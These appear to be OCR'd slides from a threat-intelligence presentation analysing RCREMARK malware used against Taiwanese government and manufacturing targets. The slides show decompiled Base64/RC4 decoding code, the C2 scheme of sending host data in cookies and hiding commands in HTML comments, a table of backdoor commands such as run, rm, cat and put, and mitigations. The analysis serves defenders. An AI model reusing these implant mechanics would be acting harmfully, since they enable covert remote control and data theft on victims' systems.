
RCREMARK

- Base64 + RC4 with fixed key to decode string

Decoded strings



```
platform_jwt=%s; consent_info=%s
run;rate;drives;ls;mkdir;rmdir;rm;cp;cat;put;exit
https://[redacted]/
<!--remark:\\s*([A-Za-z0-9+/=]+)\\s*-->
Done
"[^"]+"|\\S+
HOST: %s, USER: %s
```




```
v5 = encoding_base64__ptr_Encoding_DecodeString((int)dword_6DBBF0CC, a2, a3);
if ( (_DWORD)v9 )
{
  result._r0[0] = 0;
  result._r0[1] = 0;
  result._r0[2] = 0;
  *(_QWORD *)&result._r0[3] = v9;
}
else
{
  v11 = (uint8 *)v5;
  v10 = v7;
  v12 = (uint8 *)runtime_makeslice((int)&RTYPE_uint8, v7, v7);
  v6 = crypto_rc4_NewCipher(*a1, a1[1], a1[2]);
  if ( (_DWORD)v7 )
  {
    result._r0[0] = 0;
    result._r0[1] = 0;
    result._r0[2] = 0;
    *(_QWORD *)&result._r0[3] = v7;
  }
  else
  {
    v3 = (rc4_Cipher *)v6;
    v4.ptr = v12;
    *(_QWORD *)&v4.len = 0;
    v8.ptr = v11;
    *(_QWORD *)&v8.len = v10;
    crypto_rc4__ptr_Cipher_XORKeyStream(v3, v4, v8);
```

RCREMARK

Type 2:
C2 behind Cloudflare

- After collecting the host information, malware will send request to C2
- And retrieve command through <!--remark:\\s*([A-Za-z0-9+/=]+)\\s*--> regex pattern inside html response




Send Host Info

```
platform_jwt=%s; consent_info=%s
```

```
<!--remark:\\s*([A-Za-z0-9+/=]+)\\s*-->
```

Receive commands



HOSTING - CLOUDFLARE, INC.

Last Activity --

Scan Time 2025-11-14 16:45:08

Resolved IP 104.21.35.253


RCREMARK commands

Command	Description
`run <commands> <...>`	Execute shell command
`rate <min sec> <max sec>`	Set heart beat rate
`drives`	List drives
`ls <dir>`	List files
`mkdir <dir>`	Make directory
`rmdir <dir>`	Delete directory
`rm <path>`	Delete file
`cp <path1> <path2>`	Copy file
`cat <path>`	Read file
`put <url> <path>`	Download and write to file
`exit`	Exit


Conclusion and Takeaway

Ephemeral Modification

- Attacker modify **Living off the Land script** to achieve its goal



Dead-Drop Resolver C2



Type 1: Cloud Service

Attacker C2 ← CLOUDFLARE ← RCREMARK

Type 2: C2 behind Cloudflare

Set commands → Microsoft Graph API

Get commands → GRAPHBROTLI, GRAPHRELOOK

Type 3: Compromised Website

Upload malware → Compromised Website

Download malware → setup.py

Mitigation

- **Hardening AD Logon Scripts**
  - **Enforce Strict ACLs:** Restrict write permissions on shared folders (e.g., SYSVOL/Netlogon) to prevent low-privileged accounts from modifying scripts.
- **Network Defense: Public Service Abuse**
  - **Whitelisting:** Implement strict whitelisting for critical assets and high-value targets.
  - **SSL/TLS Inspection:** Decrypt and inspect encrypted traffic to identify malicious payloads hidden within legitimate service connections.

Mitigation

- **Network Defense: Compromised Infrastructure & CDNs**
  - **Threat Intelligence:** Regularly update IOC feeds to catch known compromised domains.
  - **Block Newly Registered Domains (NRDs):** Block domains registered within the last 30 days to mitigate disposable C2 infrastructure.
  - **Behavioral Monitoring:** Flag and block non-browser processes attempting to download executable files (EXE/DLL) from the internet.

Takeaways

- Attacker target Taiwan government and manufacturing industry since 2024, deploy GRAPHBROTLI, GRAPHRELOOK and RCREMARK malware
- **Ephemeral Modification** exploits the time gap between security scans
- Using **Dead-Drop Resolvers** on legitimate infrastructure means there are no "bad IPs" or "malicious domains" to block.